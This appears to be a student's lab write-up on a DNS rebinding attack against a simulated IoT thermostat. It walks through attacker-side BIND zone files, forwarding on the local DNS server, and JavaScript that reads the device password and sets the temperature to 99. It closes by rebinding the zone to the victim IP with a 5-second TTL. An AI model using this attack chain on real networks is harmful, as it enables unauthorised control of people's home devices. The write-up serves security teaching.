


Attacker's Website


Attack Countdown 6

Task 4: Configure the DNS server on the Attacker VM


Here we have created a new zone file called 2294rakshith.com.zone and added it to the /etc/bind folder. Below are the contents of the same zone file. For the settings to take place we have restarted bind9 service.



```
[03/12/2020 18:53] Rakshith-10.0.2.10@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type master;
     file "/etc/bind/rakshith2294.com.zone";
};

zone "2294rakshith.com" {
     type master;
     file "/etc/bind/2294rakshith.com.zone";
};

zone "example.com" {
     type master;
     file "/etc/bind/example.com.zone";
};

[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$
```




```
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$cat 2294rakshith.com.zone
$TTL 10000
@       IN      SOA   ns.2294rakshith.com. admin.ns.2294rakshith.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.2294rakshith.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.10
ns      IN      A     10.0.2.10
*       IN      A     10.0.2.10
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$
```



```
[03/12/2020 18:54] Rakshith-10.0.2.10@VM:.../bind$sudo service bind9 restart
[03/12/2020 18:55] Rakshith-10.0.2.10@VM:.../bind$
```


Once we do a dig to any domain of our zone using our attacker machine, we get the results as per the contents we have hosted in our zone file. This shows that our setup is correct.




```
[03/12/2020 18:55] Rakshith-10.0.2.10@VM:.../bind$dig @10.0.2.10 www.2294rakshith.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.10 www.2294rakshith.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12634
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.2294rakshith.com.          IN      A

;; ANSWER SECTION:
www.2294rakshith.com.   10000   IN      A       10.0.2.10

;; AUTHORITY SECTION:
2294rakshith.com.       10000   IN      NS      ns.2294rakshith.com.

;; ADDITIONAL SECTION:
ns.2294rakshith.com.    10000   IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Mar 12 18:57:22 EDT 2020
;; MSG SIZE  rcvd: 98

[03/12/2020 18:57] Rakshith-10.0.2.10@VM:.../bind$
```

Task 5: Configure the Local DNS Server

On the Local DNS server, we set up a forward record for the2294rakshith.com domain, so whenever the local DNS server receives a DNS query for hosts inside this domain, it will simply send the DNS query to the IP address specified in the forward record. This can be done by adding the forward entry in the named.conf file of the local DNS server. We restart bind9 for settings to take effect. We then verify our configuration by doing a dig on xyz.2294rakshith.com from user VM, we get the results as per the contents of the zone file we have hosted in the attacker machine, this demonstrates that our local DNS server is indeed forwarding all requests to the attacker machine.



```
[03/12/2020 19:01] Rakshith-10.0.2.15@VM:.../bind$cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "rakshith2294.com" {
     type forward;
     forwarders {
        10.0.2.10;
     };
};

zone "2294rakshith.com" {
     type forward;
     forwarders {
        10.0.2.10;
     };
};

[03/12/2020 19:01] Rakshith-10.0.2.15@VM:.../bind$sudo service bind9 restart
[03/12/2020 19:02] Rakshith-10.0.2.15@VM:.../bind$
```



```
[03/12/2020 19:04] Rakshith-10.0.2.22@VM:~$dig xyz.2294rakshith.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.2294rakshith.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.2294rakshith.com.          IN      A

;; ANSWER SECTION:
xyz.2294rakshith.com.   9979    IN      A       10.0.2.10
```

Launch the Attack on the IoT Device


Task 6: Understanding the Same-Origin Policy Protection

http://www.seedIoT32.com:8080 : URL for thermostat IOT device which display's the temperature

http://www.seedIoT32.com:8080/change: This page comes from IOT's server, when we click a button on this page we can see that the temperature in the thermostat raised to 99.


http://www.2294rakshith.com:8080/change: This page comes from our attacker server, when we click a button it should send request to IOT server to raise the temperature.

As we can see the temperature changes when we click a button for the page hosted in IOT server.


Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
99°C
0
100
Celsius °C
Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.seediot32.com:8080/change
Most Visited SEED Labs Sites for Labs
Click

Click the button to set the temperature to 99 °C

When we do the same task from the page hosted in the attacker, we get the origin policy error in the console of our browser.


Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
0°C
0
100
Celsius °C
Inspect Consol Debugg Style Edit Performan Memor Netwo Storag
Filter output
Persist Logs
Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.2294rakshith.com:8080/change
Most Visited SEED Labs Sites for Labs
Click
Inspect Consol Debugg Style Edit Performan Memor Netwo Storag
Filter output
Persist Logs

```
  ▸ Object { temperature: 0 }                    main.js:44:4
  response from the server:                       main.js:43:4
  ▸ Object { temperature: 0 }                    main.js:44:4
```


Click the button to set the temperature to 99 °C

```
⚠ Cross-Origin Request Blocked: The Same Origin Policy disallows reading the
  remote resource at http://www.seediot32.com:8080/password. (Reason: CORS header
  'Access-Control-Allow-Origin' missing).
```


The same-origin policy fights one of the most common cyber attacks out there: cross-site request forgery. In this maneuver, a malicious website attempts to take advantage of the browser's cookie storage system. Here our first two URL's are from same origin seediot32.com, but URL's one and three, are not from the same origin, they are from different domains altogether so our browser does not allow our URL 3 to make any changes or access any elements of URL1.

Step 1: Modify the JavaScript code:

In the javascript file of change.js in the attacker VM, we add the domain of our attacker domain www.2294rakshith.com, this defeats the origin policy, and we can see that we are not observing any error in the console when we try to increase the temperature.



```
[03/12/2020 19:38] Rakshith-10.0.2.10@VM:~/.../js$cat change.js
let url_prefix = 'http://www.2294rakshith.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
[03/12/2020 19:38] Rakshith-10.0.2.10@VM:~/.../js$
```




Click the button to set the temperature to 99 °C

Thermometer - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Thermometer
www.seediot32.com:8080
Most Visited SEED Labs Sites for Labs
20°C
0
100
Celsius °C
Change Temperature - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Change Temperature
www.2294rakshith.com:8080/change
Most Visited SEED Labs Sites for Labs
Click
Inspector Console Debugger Style Editor Performance Memory Network Storage
Filter output
Persist Logs

Step 2: Conduct the DNS rebinding:


Our JavaScript code sends requests to www.attacker32.com,i.e., the requests will come back to the Attacker VM. That is not what we want; we want the requests to go to the IoT server. This can be achieved using the DNS rebinding technique.

When the page of the attacker loads, zone file of 2294rakshith.com is still pointing to 10.0.2.10 (the attacker machine). Before clicking the button we change the zone file content of 2294rakshith.com to point to our Iot server which is the user machine (10.0.2.22) with a very low TTL value. When we click the button the javascript will send the request to the real Iot server and we then get a response. Below is the changes we have made to the zone file and the changes we can see when we click the button.




```
[03/12/2020 22:24] Rakshith-10.0.2.10@VM:.../bind$cat 2294rakshith.com.zone
$TTL 5
@       IN      SOA   ns.2294rakshith.com. admin.ns.2294rakshith.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.2294rakshith.com.

@       IN      A     10.0.2.22
www     IN      A     10.0.2.22
ns      IN      A     10.0.2.22
*       IN      A     10.0.2.22
[03/12/2020 22:24] Rakshith-10.0.2.10@VM:.../bind$
```

